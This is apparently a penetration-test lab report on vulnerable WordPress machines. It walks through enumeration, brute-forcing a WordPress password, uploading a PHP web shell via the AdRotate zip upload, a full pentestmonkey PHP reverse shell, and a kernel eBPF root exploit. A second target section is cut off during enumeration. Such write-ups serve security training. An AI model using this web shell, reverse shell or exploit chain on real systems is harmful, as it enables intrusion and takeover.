- Use strong password for loly user

- Update the adrotate plugin to version 5.8.26
- Update linux kernel to the latest version

Severity: Critical

Proof of Concept Code:


- <https://www.exploit-db.com/exploits/45010>

Steps to Exploit System

3.3.2.1.1 Enumeration Starting with an nmap scan, we see only one service running which is http

```
Nmap scan report for 192.168.53.121
Host is up (0.35s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      nginx 1.10.3 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD
|_ http-title: Welcome to nginx!
|_ http-server-header: nginx/1.10.3 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The web page only shows a default installation page



So this leads us to fuzzing for files and directories with gobuster

```
gobuster dir -u 'http://192.168.53.121/' -w /usr/share/wordlists/dirb/common.txt
```

```
(arz@kali)-[~/Notes/PG/Bootleneck]
└─$ gobuster dir -u 'http://192.168.53.121/' -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.53.121/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s
=====
2022/09/10 18:21:37 Starting gobuster in directory enumeration mode
=====
/wordpress (Status: 301) [Size: 194] [--> http://192.168.53.121/wordpress/]
=====
2022/09/10 18:24:13 Finished
=====
```


This finds /wordpress, on visiting this directory it will load the wordpress site, Now the css doesn't look like it's working here and the reason for that is, if we check the source, css files are being fetched from loly.lc

```
view-source:http://192.168.53.121/wordpress/
1 <!DOCTYPE html><html lang="en-US">
2 <head>
3
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no">
6 <link rel="profile" href="https://gmpg.org/xfn/11">
7 <title>Loly sW211: Just another WordPress site</title>
8 <link rel="dns-prefetch" href="//loly.lc/" />
9 <link rel="dns-prefetch" href="//fonts.googleapis.com/" />
10 <link rel="dns-prefetch" href="//s.w.org/" />
11 <link rel="alternate" type="application/rss+xml" title="Loly sW211: Feed" href="http://loly.lc/wordpress/" />
12 <link rel="alternate" type="application/rss+xml" title="Loly sW211: Comments Feed" href="http://loly.lc/wordpress/?feed=comments-rss2" />
13 <script type="text/javascript">
14 window._wpemojiSettings = ("baseUrl":"https://s.w.org/images/core/emoji/13.0.0/72x72/", "ext":".png", "svgUrl":"https://s.w.org/images/core/emoji/13.0.0/svg/", "svgExt":
15 function(e,a,t){var r,n,o,i,p=a.createElement("canvas"),s.p.getContext&&p.getContext("2d");function c(e,t){var a=String.fromCharCode;s.clearRect(0,0,p.width,p.height),s.fillText(a
16 </script>
17 <style type="text/css">
18 .ing.wp-smiley,
19 .ing.emoji {
20 display: inline !important;
21 border: none !important;
22 box-shadow: none !important;
23 height: 1em !important;
24 width: 1em !important;
25 margin: 0 .07em !important;
26 vertical-align: middle !important;
27 background: none !important;
28 padding: 0 !important;
29 }
30 </style>
31 <link rel="stylesheet" id="wp-block-library-css" href="http://loly.lc/wordpress/wp-includes/css/dist/block-library/style.min.css?ver=5.5" type="text/css" media="all" />
32 <link rel="stylesheet" id="wp-block-library-theme-css" href="http://loly.lc/wordpress/wp-includes/css/dist/block-library/theme.min.css?ver=5.5" type="text/css" media="all" />
33 <link rel="stylesheet" id="feminine-style-googleapis-css" href="//fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i,800,800i|Work+Sans:100,200,300,400,500,600,700,8
34 <link rel="stylesheet" id="bootstrap-css" href="http://loly.lc/wordpress/wp-content/themes/feminine-style/assets/library/bootstrap/css/bootstrap.min.css?ver=3.3.6" type="text/css" media="all"
35 <link rel="stylesheet" id="font-awesome-css" href="http://loly.lc/wordpress/wp-content/themes/feminine-style/assets/library/font-awesome/css/all.min.css?ver=5.9.0" type="text/css" media="all"
36 <link rel="stylesheet" id="slick-css" href="http://loly.lc/wordpress/wp-content/themes/feminine-style/assets/library/slick/slick.css?ver=1.3.3" type="text/css" media="all" />
37 <link rel="stylesheet" id="magnific-popup-css" href="http://loly.lc/wordpress/wp-content/themes/feminine-style/assets/library/magnific-popup/magnific-popup.css?ver=1.1.0" type="text/css" media
38 <link rel="stylesheet" id="feminine-style-style-css" href="http://loly.lc/wordpress/wp-content/themes/feminine-style/style.css?ver=5.5" type="text/css" media="all" />
39 <style id="feminine-style-inline-css" type="text/css">
40
41 .top-header{
42 background-color: #323232;
43 }
44
```

We can add this domain in /etc/hosts file

```
192.168.53.121 lolly.lc
# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1  ip6-allnodes
ff02::2  ip6-allrouters
```

On loading the page we'll get the proper wordpress page



To enumerate wordpress, we can use wp-scan to enumerate users and plugins

```
wpscan --url 'http://192.168.53.121/wordpress/' -eu
```



```
[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <=====

[i] User(s) Identified:

[+] lolly
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Sep 10 18:30:22 2022
[+] Requests Done: 47
[+] Cached Requests: 4
[+] Data Sent: 12,324 KB
[+] Data Received: 152.456 KB
[+] Memory used: 138,043 MB
[+] Elapsed time: 00:00:45

Hello world!

(arz@kali)-[~/Notes/PG/Bootleneck]
└─$
```

Now Scanning for plugins

```
[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[!] No WPScan API Token given, as a result vulnerability data
```

This didn't showed any plugins being used, so this leaves us to brute forcing the password for lolly as the last resort

```
wpscan --url 'http://192.168.53.121/wordpress/' -U 'lolly' -P /usr/share/wordlists/rockyou.txt
```


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - loly / fernando
Trying loly / maggie Time: 00:00:29 <

[!] Valid Combinations Found:
| Username: loly, Password: fernando

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sat Sep 10 18:43:37 2022
[+] Requests Done: 346
[+] Cached Requests: 4
[+] Data Sent: 143.168 KB
[+] Data Received: 233.537 KB
[+] Memory used: 235.695 MB
[+] Elapsed time: 00:00:51
```

| This brute forces the password fernando which we can use to login into the dashboard



After logging in we are presented with an admin dashboard as loly has the role of a wordpress administrator

3.3.2.1.2 Foothold From here uploading a theme, plugin or editing a template wasn't available to us from which we can upload a reverse shell but the plugin adrotate had an option to upload an advert but php files aren't allowed

But it does say that it extracts the file from zip, so what if we upload a zip file having a php file also the uploaded files will go to /wordpress/wp-content/banners

AdRotate

Avoid the use of obvious keywords or filenames in your adverts or this feature will have little effect!


Banner Folder
Set a folder where your banner images will be stored.

Folder name
To try and trick ad blockers you could set the folder to something crazy like: "hpkttdqrlvp".
This folder will not be automatically created if it doesn't exist. AdRotate will show errors when the folder is missing.

Bot filter
The bot filter is used for the AdRotate stats tracker.

we have our php file

```
<?php system($_GET['cmd']); ?>
```




Now to upload this zip file

Upload new file

Accepted files: jpg, jpeg, gif, png, svg, html, js and zip. Maximum size is 512Kb per file.
Important: Make sure your file has no spaces or special characters in the name. Replace spaces with a - or _.
Zip files are automatically extracted in the location where they are uploaded and the original zip file will be deleted once extracted.
You can create top-level folders below. Folder names can be between 1 and 100 characters long. Any special characters are stripped out.

Click only once per file!

After uploading it, we'll visit the link <http://loly.lc/wordpress/wp-content/banners/file.php?cmd=id>



We have remote code execution, only thing now left is to get a reverse shell but I had trouble getting the one liners to work to for bash, php and nc for reverse shell so instead I used pentest monkey php reverse shell

```
set_time_limit (0);
$VERSION = "1.0";
$ip = 'IP';
$port = 2222;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0); // Parent exits
    }

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

// Change to a safe directory
chdir("/");

// Remove any umask we inherited
umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
}
```

```
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }


    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
    }
}
```

```
    if ($debug) printit("STDERR: $input");
    fwrite($sock, $input);
}
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}
}

?>
```



This gives us a reverse shell as www-data

3.3.2.1.3 Privilege Escalation After stabilizing our shell we can start enumerating the machine for escalating our privileges to a user and for that we can find config.php from /var/www/html/wordpress which has the credentials to mysql database

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'lolyisabeautifulgirl' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {link https://api.wordpress.org/secret-key/1.1/salt/ WordPress
 * You can change these at any point in time to invalidate all existing cookies. This will force
 *
 * @since 2.6.0

```

We can try re using this password for loly user on the machine which works


```
www-data@ubuntu:~/html/wordpress$ su loly
Password:
loly@ubuntu:/var/www/html/wordpress$ id
uid=1000(loly) gid=1000(loly) groups=1000(loly),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare)
```

3.3.2.1.4 Gaining Root Access Through sudo -l I tried to see if there's any binary which this user can run with root privileges but it seems that this user isn't in sudoers group

```
loly@ubuntu:/var/www/html/wordpress$ sudo -l
[sudo] password for loly:
Sorry, user loly may not run sudo on ubuntu.
```

checking the kernel version with uname -avr it's running a very old kernel version 4.4.0-31 which may be vulnerable

Searching for an exploit on exploit-db



The screenshot shows the Exploit-DB entry for a local privilege escalation exploit on Linux kernels < 4.13.9. The entry includes the following details:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
45010	2017-16995	RLARABEE	LOCAL	LINUX	2018-07-10

Additional information shown includes:

- EDB Verified: ✓
- Exploit: 📄 / 📄
- Vulnerable App:

The description text in the screenshot reads:

```
/*
Credit @bleidl, this is a slight modification to his original POC
https://github.com/br1/grlh/blob/master/get-rekt-linux-hardened.c

For details on how the exploit works, please visit
https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-rekt-linux.html

Tested on Ubuntu 16.04 with the following Kernels
4.4.0-31-generic
4.4.0-62-generic
4.4.0-81-generic
```

It shows that it has been tested on the exact kernel version so chances are we can get a root shell through this, on compiling and executing the binary we'll get a root shell

```
loly@ubuntu:~$ nano exploit.c
loly@ubuntu:~$ nano exploit.c
loly@ubuntu:~$ gcc exploit.c -o exploit
loly@ubuntu:~$ ./exploit
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff880079c6e000
[*] Leaking sock struct from ffff88007a2fda40
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800349f5600
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800349f5600
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),114(lpadmin),115(sambashare),1000(loly)
#
```

```
root@ubuntu:~# cd /root
root@ubuntu:/root# ls -la
total 32
drwx----- 3 root root 4096 Sep 10 07:10 .
drwxr-xr-x 22 root root 4096 Dec  7 2020 ..
-rw----- 1 root root    0 Jan 13 2021 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx----- 2 root root 4096 Jan 12 2021 .cache
-rw-r--r-- 1 root root  148 Aug 17 2015 .profile
-rw----- 1 root root   33 Sep 10 07:10 proof.txt
-rw-r--r-- 1 root root   32 Dec  7 2020 root.txt
-rw-r--r-- 1 root root   75 Aug 20 2020 .selected_editor
root@ubuntu:/root# cat proof.txt
37e66dfc993e0a87d44651a59c1bc9f3
root@ubuntu:/root#
```

3.3.3 Vulnerability Exploited: Social Warfare <= 3.5.2 - Unauthenticated Remote Code Execution (RCE)

3.3.3.1 System Vulnerable: 192.168.123.78

Vulnerability Explanation:

Social Warfare is a wordpress plugin, which the version <= 3.5.2 is vulnerable to Unauthenticated Remote Code Execution (RCE) by including the php code through Remote File Inclusion (RFI) in swp_url GET parameter.

Privilege Escalation Vulnerability Explanation: Service binary is responsible for running a init script or running a service job but if it can be misused as well by spawning a bash shell Steven user can run health.sh as a root user which can read to executing commands and can give root privileges

Vulnerability Fix:

- Update the Social Warfare plugin to version 3.5.3 or later through the administrative dashboard.
- Remove sudoers entry for max user which can lead to escalating to higher privileges.
- Remove sudoers entry for steven user from executing health.sh also remove access from /opt directory for this user.

Severity: Critical

Proof of Concept Code:

- <https://wpscan.com/vulnerability/7b412469-cc03-4899-b397-38580ced5618>
- <https://gtfobins.github.io/gtfobins/service/>

Steps to Exploit System

3.3.3.1.1 Enumeration Running nmap scan, we see three services running, ssh, dns and http

```
Nmap scan report for 192.168.123.78
Host is up (0.14s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 5b:55:43:ef:af:d0:3d:0e:63:20:7a:f4:ac:41:6a:45 (RSA)
|_ 256 53:f5:23:1b:e9:aa:8f:41:e2:18:c6:05:50:07:d8:d4 (ECDSA)
|_ 256 55:b7:7b:7e:0b:f5:4d:1b:df:c3:5d:a1:d7:68:a9:6b (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: So Simple
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The web servers shows only an image on the web page and nothing else




Fuzzing for files and directories with gobuster reveals wordpress directory

```
gobuster dir -u 'http://192.168.123.78'
```



```
(arz@kali)-[~/Notes/PG]
└─$ gobuster dir -u 'http://192.168.123.78' -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                               http://192.168.123.78
[+] Method:                             GET
[+] Threads:                             10
[+] Wordlist:                             /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:               404
[+] User Agent:                           gobuster/3.1.0
[+] Timeout:                              10s
=====
2022/09/07 00:48:48 Starting gobuster in directory enumeration mode
=====
/.htaccess      (Status: 403) [Size: 279]
/.hta           (Status: 403) [Size: 279]
/.htpasswd     (Status: 403) [Size: 279]
/index.html    (Status: 200) [Size: 495]
/server-status (Status: 403) [Size: 279]
/wordpress     (Status: 301) [Size: 320] [--> http://192.168.123.78/wordpress/]
=====
```



We can start enumerating wordpress through wp-scan to scan for plugins and usernames

```
wpscan --url 'http://192.168.123.78/wordpress/' -eu
```

This finds two users admin and max

[(https://i.imgur.com/nlDpXCx.png)]

On enumerating plugins it finds two of them as well

```
wpscan --url 'http://192.168.123.78/wordpress/' -ep
```

```
[+] simple-cart-solution
Location: http://192.168.123.78/wordpress/wp-content/plugins/simple-cart-solution/
Last Updated: 2020-11-16T21:39:00.000Z
[!] The version is out of date, the latest version is 1.0.1

Found By: Urls In Homepage (Passive Detection)
Version: 0.2.0 (100% confidence)
Found By: Query Parameter (Passive Detection)
- http://192.168.123.78/wordpress/wp-content/plugins/simple-cart-solution/assets/dist/js/public.js?ver
Confirmed By:
Readme - Stable Tag (Aggressive Detection)
- http://192.168.123.78/wordpress/wp-content/plugins/simple-cart-solution/readme.txt
Readme - Changelog Section (Aggressive Detection)
- http://192.168.123.78/wordpress/wp-content/plugins/simple-cart-solution/readme.txt

[+] social-warfare
Location: http://192.168.123.78/wordpress/wp-content/plugins/social-warfare/
Last Updated: 2021-07-20T16:09:00.000Z
[!] The version is out of date, the latest version is 4.3.0

Found By: Urls In Homepage (Passive Detection)
